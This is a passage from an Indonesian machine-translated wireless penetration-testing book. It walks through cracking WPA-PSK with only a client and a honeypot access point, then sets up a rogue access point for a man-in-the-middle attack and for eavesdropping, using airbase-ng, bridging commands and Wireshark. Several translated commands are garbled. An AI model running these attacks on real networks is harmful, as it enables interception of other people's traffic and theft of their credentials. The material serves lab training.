Kami meluncurkan serangan Hirte terhadap klien WEP yang diisolasi dan jauh dari jaringan resmi. Kami memecahkan kuncinya dengan cara yang persis sama seperti dalam kasus serangan Caffe Latte.

Ayo pahlawan - berlatih, berlatih, berlatih


Kami merekomendasikan untuk menyetel kunci WEP yang berbeda pada klien dan mencoba latihan ini beberapa kali untuk mendapatkan kepercayaan diri. Anda mungkin memperhatikan berkali-kali bahwa Anda mungkin harus menyambungkan kembali klien agar berfungsi.

Retak WPA-Pribadi tanpa AP

Di dalam *Bab 4*, kami melihat cara memecahkan WPA/WPA2 PSK menggunakan aircrack-ng. Ide dasarnya adalah menangkap jabat tangan WPA empat arah dan kemudian meluncurkan serangan kamus.


Pertanyaan jutaan dolarnya adalah: Apakah mungkin untuk memecahkan WPA-Personal hanya dengan klien? Tidak ada titik akses!

Mari kita tinjau kembali latihan cracking WPA untuk membangkitkan ingatan kita:



Untuk memecahkan WPA, kita memerlukan empat parameter berikut dari jabat tangan empat arah—Authenticator Nounce, Supplicant Nounce, Authenticator MAC, dan Supplicant MAC. Sekarang, hal yang menarik adalah kita tidak memerlukan keempat paket di jabat tangan untuk mengekstrak informasi ini. Kami bisa mendapatkan informasi ini dengan empat paket; paket 1 dan 2 atau hanya paket 2 dan 3.

Untuk memecahkan WPA-PSK, kami akan memunculkan Honeypot WPA-PSK dan, saat klien terhubung dengan kami, hanya Pesan 1 dan Pesan 2 yang akan masuk. Karena kami tidak mengetahui frasa sandinya, kami tidak dapat mengirim Pesan 3. Namun, Pesan 1 dan Pesan 2 berisi semua informasi yang diperlukan untuk memulai proses pemecahan kunci:



Saatnya beraksi – cracking WPA tanpa AP

- 1.**Kami akan menyiapkan Honeypot WPA-PSK dengan ESSID**Lab Nirkabel**. -z opsi membuat titik akses WPA-PSK, yang menggunakan TKIP:

```
root@kali:~# airbase-ng -c 3 -e "Wireless Lab" -W 1 -z 2 mon0
16:56:44 Created tap interface at0
16:56:44 Trying to set MTU on at0 to 1500
16:56:44 Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
```

- 2.**Mari kita juga mulai airodump-ng untuk menangkap paket dari jaringan ini:

```
root@kali:~# airodump-ng -c 3 --bssid 80:1F:02:8F:34:D5 --write AP-less-WPA-cracking mon0
```

- 3.**Sekarang ketika klien roaming kami terhubung ke titik akses ini, itu memulai jabat tangan tetapi gagal menyelesaiannya setelah Pesan 2, seperti yang telah dibahas sebelumnya; namun, data yang diperlukan untuk memecahkan jabat tangan telah diambil.

- 4.**Kami menjalankan airodump-ng menangkap file melalui aircrack-ng dengan file kamus yang sama seperti sebelumnya; akhirnya, frasa sandi diretas seperti sebelumnya.

Apa yang baru saja terjadi?

Kami dapat memecahkan kunci WPA hanya dengan klien. Ini dimungkinkan karena, meskipun hanya dengan dua paket pertama, kami memiliki semua informasi yang diperlukan untuk meluncurkan serangan kamus pada jabat tangan.

Selamat mencoba – cracking WPA tanpa AP

Kami merekomendasikan untuk menyetel kunci WEP yang berbeda pada klien dan mencoba latihan ini beberapa kali untuk mendapatkan kepercayaan diri. Anda mungkin memperhatikan berkali-kali bahwa Anda harus menyambungkan kembali klien agar berfungsi.

Kuis pop – menyerang klien

Q1. Kunci enkripsi apa yang dapat dipulihkan oleh serangan Caffe Latte?

- 1. Tidak ada
- 2.WEP
- 3.WPA
- 4.WPA2

Q2. Apa yang biasanya digunakan titik akses Honeypot?

1. Tanpa Enkripsi, Buka Otentikasi
2. Tanpa Enkripsi, Otentikasi Bersama
3. Enkripsi WEP, Otentikasi Terbuka
4. Tidak satu pun di atas

Q3. Manakah dari berikut ini yang merupakan Serangan DoS?

1. Serangan Mis-Asosiasi
2. Deauthentication serangan
3. Serangan disasosiasi
4. Baik 2 maupun 3

Q4. Apa yang dibutuhkan serangan Caffe Latte?

1. Bahwa klien nirkabel berada dalam jangkauan radio titik akses
2. Bahwa klien berisi kunci WEP yang di-cache dan disimpan
3. Enkripsi WEP dengan setidaknya enkripsi 128 bit
4. Baik 1 maupun 3

Ringkasan

Dalam bab ini, kita mempelajari bahwa klien nirkabel pun rentan terhadap serangan. Ini termasuk serangan Honeypot dan Mis-Association lainnya; Serangan Caffe Latte untuk mengambil kunci dari klien nirkabel; serangan deauthentication dan disassociation menyebabkan Denial of service, serangan Hirte sebagai alternatif untuk mengambil kunci WEP dari klien roaming; dan, terakhir, memecahkan frasa sandi WPA-Personal hanya dengan klien.

Di bab selanjutnya, kita akan menggunakan apa yang telah kita pelajari sejauh ini untuk melakukan berbagai serangan nirkabel tingkat lanjut baik di sisi klien maupun infrastruktur. Jadi, cepat balik halaman ke bab berikutnya!

7

Serangan WLAN Tingkat Lanjut

"Untuk mengetahui musuhmu, kamu harus menjadi musuhmu."

Sun Tzu, Seni Perang

Sebagai pengujji penetrasi, penting untuk mengetahui serangan tingkat lanjut yang dapat dilakukan peretas, meskipun Anda mungkin tidak memeriksa atau mendemonstrasikannya selama pengujian penetrasi. Bab ini didedikasikan untuk menunjukkan bagaimana seorang hacker dapat melakukan serangan lanjutan menggunakan akses nirkabel sebagai titik awal.

Dalam bab ini, kita akan melihat bagaimana kita dapat melakukan serangan tingkat lanjut menggunakan apa yang telah kita pelajari sejauh ini. Kami terutama akan fokus pada **serangan man-in-the-middle(MITM)**, yang membutuhkan sejumlah keterampilan dan latihan untuk berhasil. Setelah kami melakukan ini, kami akan menggunakan serangan MITM ini sebagai basis untuk melakukan serangan yang lebih canggih seperti Menguping dan pembajakan sesi.

Dalam bab ini, kita akan membahas topik-topik berikut:

- ✗ serangan MITM
- ✗ Wireless Eavesdropping menggunakan MITM
- ✗ Pembajakan sesi menggunakan MITM

Serangan man-in-the-middle

Serangan MITM mungkin merupakan salah satu serangan paling kuat pada sistem WLAN. Ada berbagai konfigurasi yang dapat digunakan untuk melakukan serangan. Kami akan menggunakan yang paling umum — penyerang terhubung ke Internet menggunakan LAN kabel dan membuat titik akses palsu pada kartu klienya. Jalur akses ini menyiarkan SSID yang mirip dengan hotspot lokal di sekitarnya. Seorang pengguna mungkin secara tidak sengaja terhubung ke titik akses palsu ini (atau dapat dipaksa melalui teori kekuatan sinyal yang lebih tinggi yang telah kita bahas di bab sebelumnya) dan mungkin terus percaya bahwa dia terhubung ke titik akses yang sah.

Penyerang sekarang dapat secara transparan meneruskan semua lalu lintas pengguna melalui Internet menggunakan jembatan yang telah dibuatnya antara antarmuka kabel dan nirkabel.

Dalam latihan lab berikut, kami akan mensimulasikan serangan ini.

Saatnya beraksi – serangan man-in-the-middle

Ikuti petunjuk ini untuk memulai:

- 1.Untuk membuat pengaturan serangan man-in-the-middle, pertama-tama kita akan membuat titik akses lunak yang disebut mitmpada laptop hacker menggunakan pangkalan udara-ng.Kami menjalankan perintah berikut:

```
airbase-ng --essid mitm -c 11 mon0
```

Output dari perintah adalah sebagai berikut:

```
root@kali:~# airbase-ng --essid mitm -c 11 mon0
11:48:59  Created tap interface at0
11:48:59  Trying to set MTU on at0 to 1500
11:48:59  Access Point with BSSID 80:1F:02:8F:34:D5 started.
```

- 2.Penting untuk dicatat bahwapangkalan udara-ng,saat dijalankan, buat antarmukadi0 (antarmuka ketuk). Anggap ini sebagai antarmuka sisi kabel dari titik akses berbasis perangkat lunak kami mitos:

```
root@kali:~# ifconfig at0
at0      Link encap:Ethernet  HWaddr 80:1f:02:8f:34:d5
          BR0ADCAST MULTICAST MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

3. Sekarang mari kita buat jembatan di laptop peretas, yang terdiri dari kabel (et0) dan antarmuka nirkabel (di0). Urutan perintah yang digunakan untuk ini adalah sebagai berikut:

```
%# brctl addbr mitm-bridge brctl addif  
%# mitm-bridge eth0 brctl addif mitm-  
%# bridge at0 ifconfig eth0 0.0.0.0 lebih  
%# tinggi ifconfig at0 0.0.0.0 lebih tinggi  
%#
```

```
root@kali:~# ifconfig at0  
at0      Link encap:Ethernet  HWaddr 80:1f:02:8f:34:d5  
          BROADCAST MULTICAST  MTU:1500  Metric:1  
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:500  
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)  
  
root@kali:~# brctl addbr mitm-bridge  
root@kali:~#  
root@kali:~# brctl addif mitm-bridge eth0  
root@kali:~#  
root@kali:~# brctl addif mitm-bridge at0  
root@kali:~#  
root@kali:~# ifconfig eth0 0.0.0.0 up  
root@kali:~#  
root@kali:~# ifconfig at0 0.0.0.0 up  
root@kali:~#
```

4. Kami dapat menetapkan alamat IP ke jembatan ini dan memeriksa koneksi dengan gateway.

Harap perhatikan bahwa kami juga dapat melakukan ini menggunakan DHCP. Kami dapat menetapkan alamat IP ke antarmuka jembatan dengan perintah berikut:

ifconfig mitm-bridge 192.168.0.199 ke atas

Kami kemudian dapat mencoba melakukan ping ke gateway 192.168.0.1 untuk memastikan bahwa kita terhubung ke seluruh jaringan.

5. Sekarang mari aktifkan penerusan IP di kernel, sehingga perutean dan penerusan paket dapat terjadi dengan benar, menggunakan perintah berikut:

gema 1 > /proc/sys/net/ipv4/ip_forward

Output dari perintah adalah sebagai berikut:

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

6. Sekarang mari sambungkan klien nirkabel ke titik akses kitamitm. Ini akan secara otomatis mendapatkan alamat IP melalui DHCP (server yang berjalan di gateway sisi kabel). Mesin klien dalam hal ini menerima alamat IP 192.168.0.197. Kita dapat melakukan ping ke gateway sisi kabel 192.168.0.1 untuk memverifikasi konektivitas:

```
C:\Users\vivek\AppData\Local\msf32>ipconfig  
Windows IP Configuration  
  
Wireless LAN adapter Wireless Network Connection:  
  Connection-specific DNS Suffix . :  
  Link-local IPv6 Address . . . . . : fe80::693d:fad9:1424:c019%11  
  IPv4 Address . . . . . : 192.168.0.197  
  Subnet Mask . . . . . : 255.255.255.0  
  Default Gateway . . . . . : 192.168.0.1
```


7. Kita dapat melihat bahwa tuan rumah menanggapi permintaan ping, seperti yang ditunjukkan di sini:

```
C:\Users\vivek\AppData\Local\msf32>ping 192.168.0.1  
Pinging 192.168.0.1 with 32 bytes of data:  
Reply from 192.168.0.1: bytes=32 time=11ms TTL=64  
Reply from 192.168.0.1: bytes=32 time=6ms TTL=64  
Reply from 192.168.0.1: bytes=32 time=18ms TTL=64  
Reply from 192.168.0.1: bytes=32 time=5ms TTL=64  
  
Ping statistics for 192.168.0.1:  
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
  Approximate round trip times in milli-seconds:  
    Minimum = 5ms, Maximum = 18ms, Average = 10ms
```


8. Kami juga dapat memverifikasi bahwa klien terhubung dengan melihat pangkalan udara ng terminal di mesin peretas:

```
root@kali:~# airbase-ng --essid mitm -c 11 mon0  
12:04:42  Created tap interface at0  
12:04:42  Trying to set MTU on at0 to 1500  
12:04:42  Access Point with BSSID 80:1F:02:8F:34:D5 started.  
Error: Got channel -1, expected a value > 0.  
12:04:49  Client 20:10:7A:45:36:61 associated (unencrypted) to ESSID: "mitm"
```

9. Sangat menarik untuk dicatat di sini bahwa, karena semua lalu lintas diteruskan dari antarmuka nirkabel ke sisi kabel, kami memiliki kendali penuh atas lalu lintas. Kami dapat memverifikasi ini dengan memulai Wireshark dan mengendus di antarmuka:



10. Sekarang mari kita ping gateway 192.168.0.1 dari mesin klien. Kita dapat melihat paket-paket di Wireshark (menerapkan filter tampilan untuk ICMP), meskipun paket-paket tersebut tidak ditujukan untuk kita. Inilah kekuatan serangan man-in-the-middle:



Apa yang baru saja terjadi?

Kami berhasil membuat pengaturan untuk serangan Man-in-the-Middle nirkabel. Kami melakukan ini dengan membuat jalur akses palsu dan menjembatannya dengan antarmuka Ethernet kami. Ini memastikan bahwa setiap klien nirkabel yang terhubung ke titik akses palsu akan mengetahui bahwa itu terhubung ke Internet melalui LAN kabel.

Miliki pahlawan go – man-in-the-middle melalui nirkabel murni

Pada latihan sebelumnya, kita menjembatani antarmuka nirkabel dengan antarmuka kabel. Seperti yang kami catat sebelumnya, ini adalah salah satu kemungkinan arsitektur koneksi untuk MITM. Ada kombinasi lain yang mungkin juga. Yang menarik adalah memiliki dua antarmuka nirkabel, satu yang membuat titik akses palsu dan antarmuka lainnya yang terhubung ke titik akses resmi. Kedua antarmuka ini dijembatani. Jadi, saat klien nirkabel tersambung ke titik akses palsu kami, ia akan tersambung ke titik akses resmi melalui mesin penyerang.

Harap perhatikan bahwa konfigurasi ini memerlukan penggunaan dua kartu nirkabel di laptop penyerang.

Periksa apakah Anda dapat melakukan serangan ini menggunakan kartu internal di laptop Anda bersama dengan kartu eksternal—perlu diingat, Anda mungkin tidak memiliki drive injeksi yang diperlukan untuk aktivitas ini. Ini harus menjadi tantangan yang bagus!

Menguping Nirkabel menggunakan MITM


Di lab sebelumnya, kami mempelajari cara membuat persiapan untuk MITM. Sekarang, kita akan melihat bagaimana melakukan Wireless Eavesdropping dengan pengaturan ini.

Seluruh lab berputar di sekitar prinsip bahwa semua lalu lintas korban sekarang dialihkan melalui komputer penyerang. Dengan demikian, penyerang dapat menguping semua lalu lintas yang dikirim ke dan dari mesin korban secara nirkabel.


Saatnya beraksi – Menguping Nirkabel

Ikuti petunjuk ini untuk memulai:


- 1.Ulangi seluruh persiapan seperti di lab sebelumnya. Jalankan Wireshark. Menariknya, bahkan jembatan MITM muncul. Antarmuka ini akan memungkinkan kita untuk mengintip lalu lintas jembatan, jika kita ingin:



2. Mulai mengendusdi0antarmuka sehingga kami dapat memantau semua lalu lintas yang dikirim dan diterima oleh klien nirkabel:




3.Pada klien nirkabel, buka halaman web apa pun. Dalam kasus saya, titik akses nirkabel juga terhubung ke LAN dan saya akan membukanya dengan menggunakan alamat tersebut <http://192.168.0.1>:




4.Masuk dengan kata sandi Anda dan masuk ke antarmuka manajemen.

